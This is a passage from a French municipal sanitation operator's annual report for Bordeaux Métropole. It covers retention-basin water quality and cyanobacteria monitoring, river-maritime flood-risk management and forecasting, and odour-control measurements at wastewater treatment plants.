Les faibles pluies, les faibles débits entraînent une augmentation de la turbidité (bouchon vaseux) et de la conductivité entre juin et décembre, sur les deux sites. Le site de Seeneoh connaît des valeurs plus importantes que celui de Port de Bègles.

ENSEMBLE DE COURBES 7 - ENV.5.1. Évolution des percentiles 90 des paramètres physico-chimiques des bouées de Port de Bègles et Seeneoh.





ENV.5.2. MESURES PONCTUELLES DE LA QUALITÉ DES MILIEUX AQUATIQUES

Evaluation d'un outil d'aide à la gestion des milieux aquatiques : l'ADN environnemental

Dans le cadre de son plan d'action pour un territoire durable à Haute Qualité de Vie, Bordeaux Métropole décline des objectifs ambitieux en matière de développement durable. C'est pourquoi, afin de contribuer à l'amélioration de la gestion des milieux aquatiques, un programme d'identification et d'inventaires d'espèces par une méthodologie basée sur l'analyse de l'ADN Environnemental a été proposé à la Direction de l'Eau de Bordeaux Métropole.

En 2022, un programme de caractérisation de la biodiversité de milieux stagnants et courants a été mis en place sur les périmètres suivants (cf **SOC2**) :

- milieux stagnants : le bassin de Clos Favols à Bassens, les bassins de Lafontaine et Chêne vert traversés par les Ontines à Mérignac,
- milieu courant pour identifier des espèces pisciaires sur 1 point et amphibiennes sur 4 points le long des Ontines.

En 2023, l'utilisation de cet outil sur un nouveau périmètre n'aura pas lieu, l'enveloppe budgétaire du Fonds Développement Durable étant mobilisée sur un autre projet.

ETAT DES BASSINS

Le suivi annuel de la qualité de l'eau des bassins à plan d'eau permanent s'est poursuivi en 2022 avec deux campagnes d'analyses suite à des prélèvements ponctuels, une hivernale et une estivale, ainsi qu'une campagne estivale de mesure de l'envasement par pigeage depuis un bateau sur des zones déterminées en 2013.

L'objectif est d'identifier et d'anticiper d'éventuels problèmes de qualité et leurs origines tout en préservant la capacité de stockage des bassins et l'état structurel des berges.

Les ouvrages concernés sont :

- Beaudésert à Mérignac
- Bourran à Mérignac
- Camponac à Pessac
- Chambéry à Villenave d'Ornon
- Château Pichon à Parempuyre
- Dinassac à Blanquefort
- Fontaudin à Pessac
- Le Tasta à Bruges
- Magonty à Pessac
- Montsouris à Bassens
- Pichon à Bassens
- Thouars à Talence

En 2022, ce sont 12 bassins qui sont suivis, dont 10 d'entre eux sont ouverts au public.

La qualité physico-chimique des eaux est évaluée selon la réglementation (Directive Cadre sur l'Eau) afin d'avoir une indication sur l'état du bassin.

La réglementation sur le sujet a évolué en 2018 avec la parution de l'arrêté du 27 juillet 2018 relatif aux méthodes et critères d'évaluation de l'état écologique, de l'état chimique et du potentiel écologique des eaux de surface pris en application des articles R.212-10, R.212-11 et R.212-18 du Code de l'environnement.

Le **TABLEAU 8** présente le classement de l'état des bassins en fonction des paramètres de la DCE avec le facteur déclassant lorsque l'état est dégradé.

Selon la Directive Cadre sur l'Eau, la qualité des eaux des bassins en hiver 2022 est supérieure à celle de 2021 (46%) avec 54% des bassins en bonne ou très bonne qualité, 38 % sont en état moyen (31 % en 2021), 8 % en médiocre et 0% en mauvais.

Sur la période estivale 2022, certains bassins connaissent une dégradation de la qualité des eaux. 46 % sont en bon état (31% en 2021), 38 % en état moyen (38 % en 2021), 8 % en état médiocre (23 % en 2021) et 8 % en mauvais état.

Mortalité piscicole sur le bassin de Pichon à Bassens

Le 25 mai 2022, le bassin de Pichon a connu une forte mortalité piscicole pendant plusieurs jours.

L'association de pêche locale du Bassens s'est occupée d'enlever les poissons morts.

Suite à cet épisode, la mairie de Bassens a pris un arrêté pour interdire la pêche. Le site est tout de même resté ouvert au public.

Les mesures et les analyses effectuées par la SABOM, n'ont pas montré de pollutions particulières. Les niveaux d'oxygène étaient très bas, voire nul, mettant le bassin en anoxie. En effet, nous avons pu observer une grande quantité de poissons, lors de nos passages, qui étaient à la surface en recherche d'oxygène.



Cette mortalité a été la résultante de plusieurs choses. D'une part, nos échanges avec l'association de pêche a permis de mettre en lumière une trop forte quantité de lâchers de poissons dans ce petit bassin entraînant la présence d'une trop forte population. D'autre part, les très fortes températures que nous avons connu sur le mois de mai, couplées aux périodes de reproduction de certaines espèces ont entraîné cet épisode de forte mortalité.

Le 10 juin, lors d'un passage pour suivre ce bassin, ce dernier avait des paramètres globalement normaux.

TABLEAU 8 - ENV.5.2 Classement de l'état des bassins en fonction des paramètres de la DCE				
BASSINS	HIVER 2022		ÉTÉ 2022	
	Classe de qualité	Facteur déclassant	Classe de qualité	Facteur déclassant
Beaudésert	Très Bon		Bon	
Bourran	Bon		Moyen	O2, DBO5, Pt
Camponac Bassin A	Médiocre	O2	Bon	
Camponac Bassin B	Moyen	COD, Pt	Moyen	DBO5, NH4, Pt
Chambéry	Bon		Bon	
Château Pichon	Moyen	COD, Pt, PO4	Moyen	COD, pH
Dinassac	Bon		Bon	
Fontaudin	Moyen	O2, DBO5	Médiocre	O2
Le Tasta	Moyen	DBO5	Moyen	COD
Magonty	Bon		Bon	
Montsouris	Bon		Bon	
Pichon	Bon		Moyen	DBO5, COD
Thouars	Moyen	O2	Mauvais	O2
DBO5 : Demande biologique en oxygène sur 5 jours				
COD : Carbone organique dissous				
O2 : Oxygène				
Pt : Phosphore total				
PO4 : OrthoPhosphate				

TABLEAU 9 - ENV.5.2 Historique du classement des états des bassins depuis 2019.

BASSINS (norme DCE)	2019		2020		2021		2022	
	Campagne hiver	Campagne été	Campagne hiver	Campagne été	Campagne hiver	Campagne été	Campagne hiver	Campagne été
Beaudésert	Bon	Bon	Bon	Moyen	Bon	Bon	Très bon	Bon
Bourran	Médiocre	Médiocre	Bon	Moyen	Médiocre	Moyen	Bon	Moyen
Camponac Bassin A	Moyen	Médiocre	Non réalisée	Médiocre	Mauvais	Médiocre	Médiocre	Bon
Camponac Bassin B	Bon	Médiocre	Non réalisée	Médiocre	Bon	Moyen	Moyen	Moyen
Chambery	Bon	Moyen	Bon	Moyen	Bon	Médiocre	Bon	Bon
Château Pichon	Moyen	Médiocre	Moyen	Moyen	Moyen	Moyen	Moyen	Moyen
Dinassac	Bon	Bon	Bon	Bon	Très Bon	Médiocre	Bon	Bon
Fontaudin	Bon	Bon	Bon	Bon	Moyen	Moyen	Moyen	Médiocre
Le tasta					Moyen	Mauvais	Moyen	Moyen
Magonty	Bon	Bon	Moyen	Bon	Bon	Bon	Bon	Bon
Montsouris	Bon	Bon	Bon	Bon	Bon	Bon	Bon	Bon
Pichon	Bon	Bon	Moyen	Bon	Moyen	Moyen	Bon	Moyen
Thouars	Bon	Moyen	Bon	Bon	Mauvais	Bon	Moyen	Mauvais

L'ENVAISEMENT DES BASSINS

En 2022, il n'y a pas eu de mesures de l'envasement des bassins, le contrôle étant prévu tous les 2 ans. Ce dernier est prévu pendant la saison estivale 2023.

EFFLORESCENCE ALGALE

Comme les années précédentes, l'année 2022 a été marquée par des épisodes de forts blooms de cyanobactéries en période estivale, sur les bassins de Chambéry (Villenave d'Ornon), Fontaudin (Pessac), Pichon (Bassens), Bourran (Mérignac), et le Tasta (Bruges) et Beaudésert (Mérignac).

Le phénomène de colonisation des plans d'eau par les cyanobactéries est récurrent et peut toucher des bassins ouverts au public et à la pêche. Bien qu'aucun texte réglementaire ne statue réellement sur ce problème, la Direction Générale de la Santé (D.G.S.) sensibilise aux enjeux de santé et sécurité qui lui sont liés, en recommandant par exemple l'interdiction de consommer les produits de la pêche issus de tels bassins. En effet, des études de l'Agence Française de Sécurité Sanitaire des Aliments (A.F.S.S.A.) montrent que les poissons d'eaux douces peuvent être contaminés lors d'épisodes de développement cyanobactérien. Un risque important existe également pour les animaux domestiques en cas de baignade ou d'ingestion d'eau.

La plus grande vigilance est donc requise pour les utilisateurs directs ou indirects de ces plans d'eau.

Afin de compléter le suivi des bassins ouverts au public, la SABOM a réalisé un suivi complémentaire sur le paramètre cyanobactérie. Un passage hebdomadaire de surveillance a été réalisé par un îlotier sur les 10 bassins ouverts au public.

25 prélèvements pour des dénombrements lors de ce suivi estival ont été réalisés entre les mois de juin et décembre pour suivre l'évolution des cyanobactéries suite à un changement d'état des bassins. En 2021, 44 prélèvements avaient été réalisés. La mise en place de 3 bouées au début de l'année, ont permis le suivi en continu des cyanobactéries et de limiter les prélèvements lors de l'apparition et du suivi des blooms algaux. En effet, sur le premier semestre 2022, 3 bouées ont été installées sur les bassins du Tasta, de Fontaudin et de Beaudésert. Ces bouées sont du même type que celle qui équipe le lac de Bordeaux, mesurant les mêmes paramètres physico-chimiques et biologiques

Cette surveillance a conduit à informer la Direction de l'Eau qui a contacté les mairies concernées.

ETUDE SUR LES PROLIFÉRATIONS DE CYANOBACTERIE

En 2022, la SABOM a réalisé une étude pour Bordeaux Métropole qui a donné lieu à un rapport sur les proliférations des cyanobactéries sur les plans d'eau permanents. Cette étude a fait un point général sur les connaissances actuelles et s'est focalisée à faire une comparaison entre le bassin du Tasta et celui de Beaudésert. Le premier est un bassin qui connaît de manière forte et récurrente des problématiques de bloom à cyanobactéries. Le bassin de Beaudésert n'est pratiquement jamais impacté par de gros épisodes de bloom à cyanobactéries. Cette étude s'est appuyée sur les données physico-chimiques et biologiques de 2 bouées, installées sur ces deux sites, de différents prélèvements d'eau et de sédiments et d'une pêche électrique réalisée par la fédération de pêche. Sur la fin de cette étude, nous avons essayé d'orienter vers de possibles solutions pour éliminer ou faire diminuer cette problématique récurrente.

Toutes les observations montrent que le bassin du Tasta est un bassin qui est très propice à l'apparition et à la mise en place de bloom à cyanobactérie. En effet, sa localisation au sein du tissu urbain, sa faible profondeur, sa population

avicole et piscicole associée aux entrées de nutriments dans le bassin ou au relargage depuis le sédiment du fait de l'apparition d'anoxie au fond tendent à être un terrain fertile à cette prolifération.

Le bassin de Beaudésert quant à lui a une configuration différente par rapport au bassin du Tasta. Un environnement différent aussi bien dans son implantation que sur la nature du terrain autour de lui et de sa fréquentation. Ce bassin a une surface plus importante que celui du Tasta. Les conditions d'entrée d'eau sur événements climatiques peuvent être une source importante de nutriment et de pollution dans le bassin. Il est apparu cette année en fin de saison estivale, l'apparition d'un bloom alors qu'il n'avait jamais été fait cas de cela les années précédentes, possiblement renforcé par les conditions climatiques de cette année.

Il est important de bien avoir à l'esprit que solutionner une problématique de bloom aux cyanobactéries peut s'avérer complexe et est propre à chaque bassin en fonction de son environnement et de ses propres paramètres. Les solutions mises en place ne seront peut-être pas forcément les bonnes et leurs résultats négligeables. C'est un ensemble d'actions préventives, correctives et de surveillance qui, nous pensons, pourra limiter l'impact de ces blooms tout en considérant la plus-value apportée, le coût financier par rapport à la fonction première de ces bassins.

ENV.5.3 RISQUE INONDATION FLUVIO-MARITIME

Afin de contribuer à la maîtrise du risque inondation fluvio-maritime et dans le cadre de ses compétences GEMAPI, la SABOM met en œuvre plusieurs actions.

- Tout d'abord, celles stipulées dans l'engagement contractuel : Une surveillance des clapets avant chaque épisode de marée important est réalisée par le Délégué en particulier dès que les coefficients de marée sont supérieurs à 100 (au lieu de 110 mentionné dans le contrat) ou encore lorsque la conjonction de plusieurs événements météorologiques (pluie, vent...) se produit et peut entraîner une surcote de la Garonne ou de la Dordogne.
- Rédaction d'un rapport de crue Fluvio-Maritime dès lors que la Garonne ou la Dordogne atteint une hauteur d'eau égale ou supérieure à 4,60 m NGF.

Dans ce rapport, nous pouvons retrouver tous les faits marquants qui se sont déroulés lors de cet événement comme :

- La météo
- Côtes atteintes du fleuve
- Les actions préventives ainsi que les actions durant et après l'événement.

Le Délégué examine notamment si un dévasage de l'aval de ces appareils de protection est nécessaire. Si tel est le cas, il le réalise avant ces marées de façon à assurer un bon écoulement.

Dans ce cadre-là, la SABOM réalise, tous les ans et sur tout le périmètre affermé, des actions préventives telles que :

- un contrôle pedestre des ouvrages : la grande majorité des ouvrages affermés fait l'objet d'un contrôle visuel afin de garantir leur bon état structurel et d'une vérification des équipements associés (capteurs Minotaure / inclinomètres / poire de niveau). Afin de garantir leur bon fonctionnement au moment de la pleine mer, nous vérifions qu'il n'y a pas d'embâcles pouvant empêcher la fermeture complète du clapet. Ces contrôles, avant événement, se réalisent sur basse mer pour permettre un contrôle "physique" des clapets. En amont d'événements dont les coefficients de marée sont supérieurs à 100, nous examinons aux alentours de 110 ouvrages, principalement sur la presqu'île, la commune de Bouliac, Bordeaux avec le boulevard des Frères Moga et Bègles avec le quai Wilson.
- un contrôle par drone volant : nous nous appuyons également, pour la réalisation de ces contrôles, sur des survols d'ouvrages par drone volant (voir le **QRcode**). Deux campagnes par an sur 106 ouvrages par campagne sont réalisées avec ce procédé. Cela donne lieu à un rapport de situation qui est enregistré et qui nous permet de pouvoir suivre l'évolution des ouvrages et du génie civil quand cela est nécessaire, et d'être également alerté si un problème est vu lors de cette inspection.



- le désenvasement des ouvrages : nous procédons 2 fois / an à des désenvasements d'ouvrage sur les clapets qui le nécessitent. En moyenne, nous réalisons un curage préventif sur environ 50 clapets au total par an.

Des actions curatives sont également menées, tous les ans et sur tout le périmètre affermé, telles que le contrôle visuel des ouvrages durant les événements : contrôles des ouvrages au moment de la pleine mer. Cette action donne une information fiable sur la bonne fermeture ou pas du clapet. Si un dysfonctionnement est constaté, la SABOM programme sur la marée basse suivante un contrôle du clapet pour déterminer et résoudre immédiatement la cause de cette défaillance.

Actions de renouvellement et de réhabilitation sur les clapets milieux naturels (voir PAT.3.2).

En 2022, des travaux de renouvellement à l'identique et réhabilitation ont été effectués sur :

- o Serr à Bordeaux (remplacement plaques d'accès)
- o Toureils à Saint Vincent de Paul (réhabilitation des joints d'étanchéité)
- o Lestonnat à Bordeaux (réhabilitation du génie civil)
- o Bellerive des Moines à Bassens (renouvellement du clapet)
- o Pont d'Aquitaine à Lormont (renouvellement du clapet)
- o Balet à Saint Louis de Montferand (renouvellement de clapet)
- o Lugan à Villenave d'ornon (mise en sécurité du site)
- o Flouquet à Bassens (automatisation des chasses et mise en sécurité du site)
- o SNCF à Villenave d'ornon (mise en sécurité du site)

PHOTOGRAPHIES 1 et 2 - Travaux d'accès et de mise en sécurité du site SNCF



ÉVOLUTION DU DOMAINE PATRIMONIAL ET PRISE EN CHARGE DE NOUVEAUX CLAPETS MILIEU NATUREL SUR LA PRESQU'ÎLE D'AMBÈS :

Le travail de recensement et de catégorisation mené en 2020 et 2021 sur la presqu'île d'Ambès a abouti cette année à la prise en charge effective de 35 nouveaux ouvrages, sur les 128 sites recensés : (détaillé en [PAT.1.2.9](#))

- 27 clapets sur Ambès
- 3 clapets sur Bassens
- 5 clapets sur Saint Louis de Montferrand

Ces sites respectent les conditions de prise en charge suivantes, déterminées en amont afin d'optimiser au mieux leur exploitabilité :

- Accessibilité par voie terrestre (tous les sites concernés),
- Sites fonctionnels en l'état, sans problématique identifiée, qui puisse empêcher leur exploitation (27 concernés),
- Sites ne nécessitant qu'un simple entretien préalable (6 concernés),
- Les 2 sites restants concernent des ouvrages qui avaient nécessité une enquête préliminaire afin d'en attester l'exploitabilité immédiate, enquête s'étant avérée positive.



ZOOM

Fiabilité des clapets : Un enjeu crucial

L'année dernière nous faisons état d'une problématique concernant la qualité de fabrication et la fiabilité des clapets Polyester que nous renouvelions auprès de notre fournisseur de l'époque (NOHRAM), notamment sur la non-durabilité des joints. En vue de trouver le meilleur compromis et afin de fiabiliser nos nouveaux ouvrages, nous nous sommes rapprochés d'un nouveau fournisseur (FERNCO) qui a su nous rassurer et se rapprocher au mieux de nos problématiques terrain pour développer leur produit.

La gamme proposée comprend des clapets en polyester standard de diamètre 200 mm à 600 mm avec joint interchangeable.

Au-delà de ce diamètre nous sollicitons d'autres fournisseurs capables de fabriquer des ouvrages en inox ou acier sur mesure.



LE SUIVI DES CRUES

Le réseau d'assainissement de Bordeaux Métropole présentant une vulnérabilité face à l'aléa de submersion marine, dans le cadre d'un projet de recherche décrit en SOC1, un outil de prévision des niveaux d'eau de la Garonne a été implémenté dans RAMSES, le centre de contrôle du système d'assainissement de Bordeaux Métropole. Cet outil est basé sur la disponibilité de prévisions locales et de prédiction des niveaux marins astronomiques à l'échéance de deux marées soit environ un jour. Dans la version actuelle de l'outil, l'effet des surcotes barométriques n'est pas pris en compte, c'est-à-dire que la fonctionnalité ne prend en compte que les variations de niveaux d'eau au large de l'estuaire induites par la force gravitationnelle des mouvements relatifs de la terre, de la lune et du soleil.

Or, le niveau d'eau marin est aussi influencé par la pression atmosphérique qui peut, comme par exemple lors de la tempête Xynthia, avoir un impact important en mer et par conséquent tout le long de l'estuaire en cas de forte crue.

L'ambition de cette étude est de fournir, en cas d'événement extrême, une prévision améliorée des niveaux hauts au télécontrôle RAMSES. C'est le Projet GIRAAF Gestion Intégrée du Risque d'inondation Amont Aval Fluvio-maritime développé par un partenariat entre le bureau d'étude ACRI-IN, la SABOM et Bordeaux Métropole.

Dans la continuité des travaux démarrés fin 2019, les premiers mois de l'année 2020 ont été consacrés au développement et calage du modèle prévisionnel fonctionnant à partir du logiciel de modélisation Télémac 2D, logiciel communément utilisé par la communauté scientifique dans ce même domaine d'application. Fin 2020, un modèle prédictif simplifié nommé Mérenptah dérivant du modèle élaboré sous Télémac 2D (dénommé M2) et se présentant sous la forme d'une loi mathématique a été installé sur une machine virtuelle à la SABOM pour générer des bulletins prévisionnels quotidiens. A compter de cette mise en production, la phase d'observation des performances du modèle ainsi développé a démarré sur l'intervalle hiver 2020 - printemps 2021.

L'exploitation des prévisions générées a mis en évidence la nécessité de revoir substantiellement le calage du modèle M2. Les travaux menés au cours de l'année 2021 ont concentré leurs efforts sur l'amélioration notable du modèle. Les principaux axes de travail ont porté sur :

- un affinage de la stratégie de calage : exclusion des niveaux de pleine mer susceptibles de conduire au débordement (niveau maximal retenu 4,40 mNGF) du fait de la non prise en compte des débits de fuite dans le modèle M2 sous Télémac 2D,
- une extension des événements à intégrer au cahier de recettes (en faveur d'une augmentation de la robustesse du modèle),
- une correction de la bathymétrie,
- une intégration de coefficients de frottement variables selon le linéaire.

Ce travail conséquent (voir [SOC.1](#)) a permis d'affiner M2 de sorte à obtenir, à partir des mesures des variables d'entrée 77 % des prévisions présentant un écart de moins de 10 cm par rapport au niveau d'eau mesuré à Bordeaux. Compte-tenu de l'objectif ambitieux de fournir des prévisions dans un intervalle maximal de 10 cm qui rend inatteignable le score du 100 % des prévisions dans la barre d'erreur des 10 cm, et du besoin d'obtenir un modèle simplifié opérationnel pour la saison hivernale 2021, la décision a été prise avec la Direction de l'Eau d'arrêter les efforts d'affinage à ce stade pour développer la deuxième version de Mérenptah.

Une fois le modèle simplifié reconstruit, les performances des deuxièmes versions de M2 et Mérenptah ont fait l'objet d'une évaluation avec comme données d'entrées les prévisions des différentes variables d'entrées, à l'exception des prévisions de débits de Garonne et de Dordogne qui restent à ce jour inaccessibles.

A l'issue des travaux menés en 2022, l'outil prévisionnel Mérenptah est opérationnel et fournit des prévisions locales dans une barre d'erreur restreinte.

D'après l'analyse des performances sur la période 2020 à 2022, 9 scénarios ont été définis afin de guider l'utilisateur dans la sélection de l'outil à privilégier selon deux principaux critères :

- ces scénarios se basent sur les valeurs de débits et surcote correspondant à l'évènement à classer, d'après les conclusions de l'Analyse par Composantes Principales (ACP) ;
- les autres paramètres de forçage (marnage, vent) sont toujours pris en compte et à surveiller.

Les performances de Mérenptah ont été analysées : dans des conditions particulières, on se réfère à RAMSES.

Une nouvelle période d'observation permettra d'affiner les scénarios et de conforter les résultats. Cette étude se poursuit sur la période Hiver 2022 - Printemps 2023.

A ce jour, l'accès aux prévisions de débits fluviaux amont fait toujours défaut malgré les échanges engagés avec les services du SPC. Une alternative à l'approche actuelle qui consiste à injecter la valeur moyenne des 24h précédant le lancement de la modélisation sera étudiée parallèlement à l'évaluation des performances en 2023.

Le bulletin prévisionnel quotidien comporte un tableau (exemple **TABLEAU 10**) présentant les données de prévision de Mérenptah et RAMSES pour les trois prochaines pleines mers au niveau du marégraphe situé à proximité du collecteur Caudéran Naujac et fournit en pièce jointe un fichier unique contenant les prévisions de niveaux des trois prochaines pleines mers avec horodatage correspondant pour plus de 150 points le long du linéaire de Bordeaux Métropole (répartis rive gauche et droite de la Garonne ainsi que rive gauche de la Dordogne). Les niveaux altimétriques du terrain naturel figurent également dans ce fichier. Une mise en forme particulière a été prévue également pour qu'apparaissent en premier lieu les prévisions de niveaux des sites sensibles selon les critères de sensibilité définis par la Direction de L'Eau.

Une nouvelle évolution du bulletin est en préparation suite aux recueils des retours des utilisateurs Bordeaux Métropole (Service GEMAPI) et SABOM. Une maquette sera développée pour intégrer les critères exprimés lors de la réunion de restitution du projet (fin 2022). La nouvelle édition du bulletin intégrera donc :

- les prévisions de niveaux données par MERENPTAH pour les 3 PM à venir au point St Louis de Montferrand ainsi que le delta berge qui correspond à l'écart entre le niveau prévisionnel de Garonne et le niveau de crête de la digue.
- les prévisions de niveaux pour les 3 pleines mers à venir à Bordeaux (au niveau du marégraphe du Caudéran Naujac), prévisions RAMSES & MERENPTAH
- le rappel des prévisions pour chacun des paramètres de forçage de Mérenptah
- la valeur observée au marégraphe situé au niveau du Caudéran Naujac lors de la PM précédente
- le tableau récapitulatif des performances de RAMSES & Mérenptah suivant les scénarii climatiques ressortant de l'étude menée sur la période d'observation hiver 2019 - sept 2022.

TABLEAU 10 - ENV.5.3 Prévisions de niveau sur les 3 prochaines pleines mers à Bordeaux et Saint Louis de Montferrand

Prévision sur 48h des niveaux fluvio-maritimes

Bordeaux <i>Position lon/lat : -0.5528 ; 44.86</i>			Saint Louis de MontFerrand <i>Position lon/lat : -0.54114 ; 44.94295</i>		
date heure locale	Merenptah	Ramses	date heure locale	Merenptah	Delta Berge
2023-02-24 09:30:00	3.91 m	3.67 m	2023-02-24 09:14:00	3.85 m	-0.78 m
2023-02-24 21:45:00	3.55 m	3.19 m	2023-02-24 21:29:00	3.49 m	-1.14 m
2023-02-25 10:15:00	3.44 m	3.22 m	2023-02-25 09:59:00	3.38 m	-1.25 m

LES RAPPORTS CRUES

Lors d'un épisode de crue fluvio-maritime ayant une incidence sur le système d'assainissement et de gestion des eaux pluviales urbaines le Délégué transmet, depuis 2020, au Délégué, un rapport de crue détaillant les éléments caractéristiques de l'évènement, les impacts de l'évènement sur le système d'assainissement et sur le territoire et la gestion de l'évènement. Ces rapports de crue ont été mis en place depuis octobre 2020 et le contenu de ces rapports a été co-construit avec les équipes du centre Assainissement de la Direction de l'Eau et du service GEMAPI de Bordeaux Métropole.

En 2022, pas de rapport de crue cette année. La limite de 4,60 mNGF n'a pas été dépassée, seuil pour la réalisation d'un rapport de crue.

LES ACTIONS CONTRE LES NUISANCES OLFACTIVES ENV.6

SABOM

RÉFÉRENTIEL CONTRAT

Article 47

Politique de maîtrise des odeurs

SOMMAIRE

ENV.6.1. CONTEXTE	849
ENV.6.2. MESURES TECHNIQUES APPLIQUÉES AUX STATIONS D'ÉPURATION	849
ENV.6.3. OBSERVATOIRE DES ODEURS ET LES TOURNÉES ODEURS.....	853
ENV.6.4. SURVEILLANCE OLFRACTIVE DU SYSTÈME D'ASSAINISSEMENT.....	861
ENV.6.5. BILAN DES INDICATEURS.....	865

ENV.6.1. CONTEXTE

Les usines du périmètre de Bordeaux Métropole génèrent de par leurs activités une quantité importante de sous-produits : boues, sables et sous-produits de sécheur susceptibles de générer des odeurs. La densité d'urbanisation ainsi que les enjeux touristiques et économiques du centre historique de Bordeaux en font une zone de haute surveillance où la qualité de vie doit être surveillée et garantie par une maîtrise exemplaire des nuisances olfactives.

Cette démarche est appliquée sur l'ensemble des installations et cible plus particulièrement la station d'épuration de Louis Fargue.

Elle se décline au travers de quatre axes majeurs :

- le diagnostic des installations,
- le traitement des odeurs,
- la surveillance générale des odeurs au travers de l'Observatoire des odeurs et de la plateforme Envirosuite,
- l'élaboration et la mise à jour d'un plan d'actions odeurs.

En parallèle, sur le réseau, un recensement de toutes les plaintes est réalisé mensuellement et des actions sont proposées et mises en place sur les secteurs où ces plaintes sont récurrentes.

ENV.6.2. MESURES TECHNIQUES APPLIQUÉES AUX STATIONS D'ÉPURATION

Les bilans de performance des systèmes de désodorisation de l'ensemble des stations d'épuration initiés en 2019 ont été reconduits en 2022.

Un prestataire externe est mandaté pour réaliser des mesures et des prélèvements en entrée et sortie de chacune des désodorisations :

- deux campagnes d'analyses sur la STEP Louis Fargue sur les trois désodorisations,
- une campagne d'analyses sur la STEP Clos de Hilde sur les deux désodorisations,
- une campagne d'analyses sur la STEP Sabarèges sur la désodorisation,
- une campagne d'analyses sur la STEP Cantinolle sur la désodorisation,
- une campagne d'analyses sur la STEP de Lille sur la désodorisation,
- une campagne d'analyses sur le STEP d'Ambès.

Pour la station de Clos de Hilde, on note deux dépassements des concentrations en Amines sur les unités de désodorisation 1 et 2 (respectivement 1 mg/Nm³ et 0,77 mg/Nm³ pour un seuil à 0,1 mg/Nm³ le 18/05/2022).

Néanmoins cela n'impacte pas les odeurs mesurées au rejet qui sont inférieures à 50 uoE/m³ pour la désodorisation 2 et à 214 uoE/m³ au niveau de la désodorisation 1.

Sur la station de Sabarèges, les résultats en sortie de l'unité de désodorisation sont satisfaisants dans la mesure où les valeurs sont inférieures aux limites de quantification pour les composés soufrés tandis que les concentrations en ammoniac et en amines ont été mesurées mais en très faible concentration (< 0,5 mg/Nm³).

Sur la station de Cantinolle, les résultats en composés soufrés et en ammoniac sont inférieurs aux limites de quantification tandis que les amines et les mercaptans ont été mesurés en faible quantité.

Sur la station de Lille Blanquefort, les résultats en composés soufrés, en ammoniac, en amines et en mercaptans ont été mesurés mais en faible quantité.

Pour la station des Cailhocs, les concentrations en ammoniac, composés soufrés et mercaptans sont inférieures aux limites de quantification tandis que les amines ont été mesurées en faible concentration (< 0,5 mg/Nm³). Le système de désodorisation de cette usine est peu performant sur cette usine dû à la présence d'eau dans les canalisations de ventilation constaté par un passage caméra de septembre 2020. Des actions sont en cours par le constructeur pour remédier à cette situation.

Enfin, sur Louis Fargue, l'ensemble des paramètres respecte les seuils de rejet fixés par l'arrêté ICPE, à l'exception des amines en sortie des désodorisations du prétraitement, et des décanteurs. Toutefois, cela n'impacte pas le potentiel d'odeur au rejet, très inférieur aux valeurs limites sur ces deux systèmes de traitement de l'air.

IMAGE 1 - ENV.6.2 Extrait de l'arrêté ICPE

3.3.4.2 Installations de désodorisation

Les rejets issus des installations de désodorisation doivent respecter les valeurs limites suivantes :

	8 Désodorisation existante	9 Désodorisation Densadeg	10 Désodorisation séchage
--	----------------------------------	---------------------------------	------------------------------

n 12/34

Concentration odeur (UO _E /m ³)	800	1 000	1 800
Taux d'émission (UO _E /s)	12 444	23 889	17 000
Hydrogène sulfuré H ₂ S (mg/Nm ³)	0,1	0,1	0,1
Sulfures totaux (mg/Nm ³)	0,15	0,15	0,15
Ammoniac NH ₃ (mg/Nm ³)	0,5	0,5	0,5
Amines et azote organique en équivalent N (mg/Nm ³)	0,1	0,1	0,1
Mercaptans en méthylsulfures (mg/Nm ³)	0,05	0,05	0,05

La concentration d'odeur imputable à l'installation au niveau des limites de propriété du site ne doit pas dépasser 3 UO_E/m³.


Comme tous les ans, l'état des perceptions olfactives a été réalisé sur le site de Louis Fargue et dans son environnement en qualifiant et quantifiant de manière objective la nature et l'intensité des odeurs perçues, selon les principes des normes NF 16841 et NF X 43-103.

Cette analyse, menée sur la journée du 23 août 2022, par un jury de 2 experts externes à la SABOM, a permis d'évaluer :

- la distance et le périmètre de perception des odeurs,
- la nature des odeurs perçues selon un référentiel ainsi que l'identification des sources,
- leur intensité,
- et la fréquence de perception (par bouffées ou en continu).

Les deux experts ont sélectionné une quinzaine de points d'observations olfactifs couvrant l'intérieur des limites du site et une vingtaine de points sur un périmètre d'environ 1 km autour de la station (voir **CARTE 1-ENV.6.2**).

CARTE 1 - ENV.6.2. Cartographie des points de mesure lors de l'état de perception olfactive 2022 de la station Louis Fargue



A noter que la campagne d'état olfactif a été réalisée dans des conditions météo défavorables, du fait des fortes températures en période de chaleur prolongée ce qui a eu pour effet d'augmenter le risque d'arrivée d'effluents déjà septiques en entrée de la station.

A noter par ailleurs, que lors de cette période de contrôle, l'ensemble des désodorisations fonctionnait, de même que les 2 sècheurs de boues.


Dans les conditions observées, voici les conclusions avancées.

Odeurs générées par la station :

Les odeurs perçues au secteur sud du site concernaient principalement les rejets de la désodorisation du prétraitement jusqu'à une distance de 350 mètres, et de la désodorisation des décanteurs jusqu'à une distance de 130 mètres. Les notes olfactives sont de type « javel et terreux » et le caractère hédonique se situe entre « faiblement et moyennement désagréable ».

Les odeurs de séchage, principalement au niveau de la désodorisation, ont été relevées à l'est du site, sur une zone restreinte jusqu'à 130 mètres. Les intensités relevées ont été au maximum « moyennes » et de caractère hédonique « faiblement désagréable ».

Les plumes d'odeurs illustrant l'emprise des odeurs issues du site sont présentées sur la cartographie **CARTE 2-ENV.6.2**.



Odeurs non liées au site :

Des odeurs issues de la chambre amont de l'arrivée des effluents, présente rue Jean Hameau ont été relevées. Les émissions ont été perçues à une distance de 20 m sur le site et environ 150 m hors site. Les notes olfactives sont à dominante soufrée, et le caractère hédonique observé jusqu'à « moyennement désagréable ».

Les émissions du centre des ordures ménagères, en cette période estivale, ont été perçues sur site et dans l'environnement autour du site mais sur un périmètre très restreint. Toutefois, il faut préciser que le niveau d'activité sur le centre des ordures ménagères le jour de la campagne de mesure semblait bas. La nature de l'odeur ressentie au niveau de ce centre est bien dissociable des autres typologies d'odeurs perçues. Elles peuvent également se confondre avec les odeurs issues des containers poubelle de particuliers ou d'activités présentes sur le secteur.


Enfin, lors de cette campagne, des odeurs liées aux travaux ont été relevées, au sud du site au niveau du Collège Edouard Vaillant, à caractère faiblement désagréable et notes bien distinguées.

ENV.6.3. OBSERVATOIRE DES ODEURS ET LES TOURNÉES ODEURS



ZOOM

Mardi 22 novembre 2022, une quinzaine de personnes étaient au rendez-vous pour un bilan de l'année sur la lutte contre les nuisances olfactives et une visite nocturne de la station d'épuration de Louis Fargue.



